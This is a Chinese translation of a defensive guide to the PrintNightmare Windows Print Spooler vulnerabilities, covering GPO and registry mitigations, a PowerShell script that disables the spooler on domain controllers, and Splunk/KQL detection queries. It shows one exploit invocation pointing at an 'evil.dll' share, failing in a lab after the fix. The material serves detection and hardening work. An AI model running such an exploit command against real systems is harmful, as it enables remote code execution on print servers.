https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
此仓库包含 CVE-2021-1675 和 CVE-2021-34527 攻击的 EVTX 示例,以及一个可用于生成相关遥测数据的最小 Sysmon 配置文件。
请注意,这些规则可能会被绕过——请适当打补丁,并在域控制器上禁用打印机后台处理程序服务。
在推送到生产环境之前,请测试所有推荐的修复方法,因为这些加固更改可能会带来意外后果。我们写了一篇博客文章,解释了此仓库的内容以及相关信息。地址:https://labs.lares.com/detection-and-mitigation-printnightmare/

感谢 Benjamin Delpy,有一张更新的流程图,展示了此问题的可利用性,用于判断您的系统是否可能易受攻击。

安全设置 -> 系统服务 -> Print Spooler -> 禁用
HKLM\SYSTEM\CurrentControlSet\Services\Spooler\Start = 4计算机配置 -> 管理模板 -> 打印机 -> 允许打印后台处理程序接受客户端连接 -> 禁用
HKLM\Software\Policies\Microsoft\Windows NT\Printers\RegisterSpoolerRemoteRpcEndPoint = 2打印机 -> 点和打印限制 -> 安全提示 -> 安装新连接驱动程序时 -> 显示警告和提升提示
HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint = 0HKLM\SOFTWARE\Microsoft\Windows\CurrrentVersion\Policies\System\EnableLUA = 1Microsoft 在 2021 年 6 月发布的补丁确实修补了 CVE-2021-1675,但不幸的是并未修复被称为 PrintNightmare (CVE-2021-34527) 的问题。因此,可以通过禁用打印机后台处理程序服务来应用临时解决方案。以下介绍如何在 GPO 和 PowerShell 上执行此操作。已确认该 GPO 修复了 SharpPrintNightmare 使用的 MS-RPRN RpcAddPrinterDriverEx 函数和 Win32 AddPrinterDriverEx 函数。
可以设置以下 GPO 来拒绝客户端连接到后台处理程序,这是一种潜在的临时解决方案,适用于无法完全禁用后台处理程序服务的情况。已在实验室环境中针对域控制器和端点 (W7/W10) 进行了测试,用户仍然可以添加/删除打印机并进行打印,但阻止了漏洞利用。注意:据理解,此 GPO 也修复了 CVE-2021-34527,正如 Microsoft 漏洞页面所指出的。
计算机配置 -> 管理模板 -> 打印机 -> 允许打印后台处理程序接受客户端连接
将其设置为“已禁用”:

然后重新启动受影响主机上的后台处理程序服务。一切顺利的话,漏洞利用将被拒绝访问:
./CVE-2021-1675.py lares.labs/[email protected] '\\certer.lares.labs\share\evil.dll'                                                                                    1 ⨯
Password:
[*] Try 1...
[*] Connecting to ncacn_np:192.168.1.157[\PIPE\spoolss]
[-] Connection Failed
另一个修复/临时解决方案是从 Pre-Windows 2000 Compatible Access 中移除“Authenticated Users”,由 Dirk-jan 发现。

确保“Authenticated Users”组不是“Pre-Windows 2000 Compatible Access”组的成员(默认情况下,当前 Windows 版本不包含这些组)。如下截图所示,应没有成员:

如果不确定如何操作,可以按照以下步骤进行:
改编自 0gtweet 的脚本,使用 ADDomainController 从域中拉取所有 DC
# 该脚本仅在默认打印机存在时,在以下列表中每台服务器上停止并禁用打印后台处理程序服务(即 #PrintNightmare)。
# 如果需要恢复:转到 services.msc,找到“print spooler”服务,将启动类型更改为“自动”并启动服务。
# 来源:https://github.com/gtworek/PSBits/blob/master/Misc/StopAndDisableDefaultSpoolers.ps1
#
# 要求 RSAT
# Get-Module -Name ActiveDirectory
# Import-Module -Name ActiveDirectory

$computers = Get-ADDomainController -filter * | %{ $_.name }

foreach ($computer in $computers)
{
    Write-Host "Processing $computer ..."
    $service = Get-Service -ComputerName $computer -Name Spooler -ErrorAction SilentlyContinue
    if (!$service)
    {
        Write-Host "Cannot connect to Spooler Service on $computer. Skipping." -ForegroundColor Yellow
        continue
    }
    if ($service.Status -ne "Running")
    {
        Write-Host ("Service status is: """ + $service.Status + """. Skipping.") -ForegroundColor Yellow
        continue
    }
    $printers = (Get-WmiObject -class Win32_printer -ComputerName $computer)
    if (!$printers)
    {
        Write-Host "Cannot enumerate printers. Skipping." -ForegroundColor Yellow
        continue
    }

    $disableSpooler = $true
    foreach ($DriverName in ($printers.DriverName))
    {
        if (($DriverName -notmatch 'Microsoft XPS Document Writer') -and ($DriverName -notmatch 'Microsoft Print To PDF'))
        {
            Write-Host "  Printer found: $DriverName" -ForegroundColor Green
            $disableSpooler = $false
        }
    }
    if ($disableSpooler)
    {
        Write-Host "Only default printers found. Stopping and disabling spooler..." -ForegroundColor DarkCyan
        (Get-Service -ComputerName $computer -Name Spooler) | Stop-Service -Verbose
        Set-Service -ComputerName $computer -Name Spooler -StartupType Disabled -Verbose

    }
    else
    {
        Write-Host "Non-default printers found. Skipping." -ForegroundColor Green
    }
}
提供的 Sysmon 配置文件 CVE-2021-1675.xml 可以使用 Sysmon Config Pusher 安装:https://github.com/LaresLLC/SysmonConfigPusher
index=sysmon EventCode=7 Image="C:\\Windows\\System32\\spoolsv.exe" NOT (Signature="Microsoft Windows" SignatureStatus=Valid)
| stats values(ImageLoaded),values(TargetObject),values(Details),values(TargetFilename)
一种通用的寻找打印后台处理程序利用迹象的方法是查找由于加载 payload DLL 而由打印后台处理程序生成的错误。这可以通过查找 spoolsv.exe 生成的 WerFault.exe 进程,或者查找显示打印后台处理程序服务意外终止的事件 ID 7031 来实现。
((index=sysmon EventCode=1
ParentImage="C:\\Windows\\System32\\spoolsv.exe" Image="C:\\Windows\\System32\\WerFault.exe")
OR (index=windows Channel=System EventCode=7031
Message="The Print Spooler service terminated unexpectedly"))



在对 cube0x0 的实现 进行多次利用测试后,发现了另一个痕迹:事件 ID 5145,Share Name: \\*\IPC$ 和 Relative Target Name: spoolss。这种方法的优势在于可以看到用于执行攻击的源 IP(Source Address)和账户(Security ID 或 Account Name)。真正的打印服务器可能会产生误报,但可以通过主机名和 Access Mask 进行过滤。可能还有其他误报,可以通过 hostname-username-access mask 的组合进行过滤。
index=windows_security EventCode=5145 Share_Name="\\\\*\\IPC$" Relative_Target_Name=spoolss
let serverlist=DeviceInfo
| where DeviceType != "Workstation"
| distinct DeviceId;
let suspiciousdrivers=DeviceImageLoadEvents
| where DeviceId in (serverlist)
| where FolderPath startswith @"c:\windows\system32\spool\drivers"
| distinct SHA1
| invoke FileProfile(SHA1, 1000)
| where GlobalPrevalence < 50 and IsRootSignerMicrosoft != 1 and SignatureState != "SignedValid";
suspiciousdrivers
| join kind=inner (DeviceImageLoadEvents
| where DeviceId in (serverlist)
| where FolderPath startswith @"c:\windows\system32\spool\drivers") on SHA1
| where InitiatingProcessFileName != "ccmexec.exe"
来源:https://twitter.com/olafhartong/status/1410229699993874442